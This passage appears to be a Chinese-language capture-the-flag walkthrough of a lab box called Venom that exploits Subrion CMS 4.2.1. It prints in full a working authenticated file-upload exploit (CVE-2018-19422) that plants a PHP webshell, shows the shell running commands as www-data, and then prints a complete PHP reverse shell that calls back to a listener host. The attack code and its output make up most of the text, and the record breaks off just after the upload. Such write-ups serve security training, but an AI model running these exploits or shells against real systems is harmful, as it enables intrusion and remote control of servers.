http://venom.box/login/
用户名dora密码E7r9t8@Q#h%Hy+M1234登录进去了

找半天也没有管理界面,突然发现有个button,点击进去就是管理界面了


进去后,在页面左下角发现cms版本号为v4.2.1
漏洞利用
# 重新搜索
searchsploit Subrion 4.2.1┌──(root㉿kali)-[~]
└─# searchsploit Subrion 4.2.1
----------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
----------------------------------------------------------------------- ---------------------------------
Subrion 4.2.1 - 'Email' Persistant Cross-Site Scripting | php/webapps/47469.txt
Subrion CMS 4.2.1 - 'avatar[path]' XSS | php/webapps/49346.txt
Subrion CMS 4.2.1 - Arbitrary File Upload | php/webapps/49876.py
Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Add Amin) | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting | php/webapps/45150.txt
Subrion CMS 4.2.1 - Stored Cross-Site Scripting (XSS) | php/webapps/51110.txt
----------------------------------------------------------------------- ---------------------------------
Shellcodes: No Resultssearchsploit -m php/webapps/49876.py┌──(root㉿kali)-[~]
└─# searchsploit -m php/webapps/49876.py
Exploit: Subrion CMS 4.2.1 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/49876
Path: /usr/share/exploitdb/exploits/php/webapps/49876.py
Codes: CVE-2018-19422
Verified: False
File Type: Python script, ASCII text executable, with very long lines (956)
Copied to: /root/49876.py查看脚本内容
┌──(root㉿kali)-[~]
└─# cat 49876.py
# Exploit Title: Subrion CMS 4.2.1 - File Upload Bypass to RCE (Authenticated)
# Date: 17/05/2021
# Exploit Author: Fellipe Oliveira
# Vendor Homepage: https://subrion.org/
# Software Link: https://github.com/intelliants/subrion
# Version: SubrionCMS 4.2.1
# Tested on: Debian9, Debian 10 and Ubuntu 16.04
# CVE: CVE-2018-19422
# Exploit Requirements: BeautifulSoup library
# https://github.com/intelliants/subrion/issues/801

#!/usr/bin/python3

import requests
import time
import optparse
import random
import string
from bs4 import BeautifulSoup

parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri http://target/panel")
parser.add_option('-l', '--user', action="store", dest="user", help="User credential to login")
parser.add_option('-p', '--passw', action="store", dest="passw", help="Password credential to login")

options, args = parser.parse_args()

if not options.url:
    print('[+] Specify an url target')
    print('[+] Example usage: exploit.py -u http://target-uri/panel')
    print('[+] Example help usage: exploit.py -h')
    exit()

url_login = options.url
url_upload = options.url + 'uploads/read.json'
url_shell = options.url + 'uploads/'
username = options.user
password = options.passw

session = requests.Session()

def login():
    global csrfToken
    print('[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422 \n')
    print('[+] Trying to connect to: ' + url_login)
    try:
        get_token_request = session.get(url_login)
        soup = BeautifulSoup(get_token_request.text, 'html.parser')
        csrfToken = soup.find('input',attrs = {'name':'__st'})['value']
        print('[+] Success!')
        time.sleep(1)

        if csrfToken:
            print(f"[+] Got CSRF token: {csrfToken}")
            print("[+] Trying to log in...")

            auth_url = url_login
            auth_cookies = {"loader": "loaded"}
            auth_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin": "http://192.168.1.20", "Connection": "close", "Referer": "http://192.168.1.20/panel/", "Upgrade-Insecure-Requests": "1"}
            auth_data = {"__st": csrfToken, "username": username, "password": password}
            auth = session.post(auth_url, headers=auth_headers, cookies=auth_cookies, data=auth_data)

            if len(auth.text) <= 7000:
                print('\n[x] Login failed... Check credentials')
                exit()
            else:
                print('[+] Login Successful!\n')
        else:
            print('[x] Failed to got CSRF token')
            exit()

    except requests.exceptions.ConnectionError as err:
        print('\n[x] Failed to Connect in: '+url_login+' ')
        print('[x] This host seems to be Down')
        exit()

    return csrfToken

def name_rnd():
    global shell_name
    print('[+] Generating random name for Webshell...')
    shell_name = ''.join((random.choice(string.ascii_lowercase) for x in range(15)))
    time.sleep(1)
    print('[+] Generated webshell name: '+shell_name+'\n')

    return shell_name

def shell_upload():
    print('[+] Trying to Upload Webshell..')
    try:
        up_url = url_upload
        up_cookies = {"INTELLI_06c8042c3d": "15ajqmku31n5e893djc8k8g7a0", "loader": "loaded"}
        up_headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0", "Accept": "*/*", "Accept-Language": "pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Content-Type": "multipart/form-data; boundary=---------------------------6159367931540763043609390275", "Origin": "http://192.168.1.20", "Connection": "close", "Referer": "http://192.168.1.20/panel/uploads/"}
        up_data = "-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"reqid\"\r\n\r\n17978446266285\r\n-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"cmd\"\r\n\r\nupload\r\n-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"target\"\r\n\r\nl1_Lw\r\n-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"__st\"\r\n\r\n"+csrfToken+"\r\n-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"upload[]\"; filename=\""+shell_name+".phar\"\r\nContent-Type: application/octet-stream\r\n\r\n<?php system($_GET['cmd']); ?>\n\r\n-----------------------------6159367931540763043609390275\r\nContent-Disposition: form-data; name=\"mtime[]\"\r\n\r\n1621210391\r\n-----------------------------6159367931540763043609390275--\r\n"
        session.post(up_url, headers=up_headers, cookies=up_cookies, data=up_data)

    except requests.exceptions.HTTPError as conn:
        print('[x] Failed to Upload Webshell in: '+url_upload+' ')
        exit()

def code_exec():
    try:
        url_clean = url_shell.replace('/panel', '')
        req = session.get(url_clean + shell_name + '.phar?cmd=id')

        if req.status_code == 200:
            print('[+] Upload Success... Webshell path: ' + url_shell + shell_name + '.phar \n')
            while True:
                cmd = input('$ ')
                x = session.get(url_clean + shell_name + '.phar?cmd='+cmd+'')
                print(x.text)
        else:
            print('\n[x] Webshell not found... upload seems to have failed')
    except:
        print('\n[x] Failed to execute PHP code...')

login()
name_rnd()
shell_upload()
code_exec()
直接查看用法吧
⬢  Venom  python 49876.py -h
Usage: 49876.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri http://target/panel
  -l USER, --user=USER  User credential to login
  -p PASSW, --passw=PASSW
                        Password credential to login
⬢  Venom
直接运行命令
python 49876.py -u http://venom.box/panel/ -l dora -p E7r9t8@Q#h%Hy+M1234┌──(root㉿kali)-[~]
└─# python 49876.py -u http://venom.box/panel/ -l dora -p E7r9t8@Q#h%Hy+M1234
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422
[+] Trying to connect to: http://venom.box/panel/
[+] Success!
[+] Got CSRF token: Ooxp3xiqprzChBrNJ5pcaAqwPSYJESwg6g9I8Gsp
[+] Trying to log in...
[+] Login Successful!
[+] Generating random name for Webshell...
[+] Generated webshell name: cycuxwxglpubgqa
[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://venom.box/panel/uploads/cycuxwxglpubgqa.phar
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ 成功拿到shell
三、权限提升
1、文件上传
切换至交互式shell
python -c 'import pty;pty.spawn("/bin/bash")';发现切换不了,咱们换个方式弹shell吧
kali监听:
nc -lvnp 6666 浏览器上传:
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.5.6';
$port = 6666;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>将上边代码保存为php-reverse-shell.phar,然后上传


上传成功:
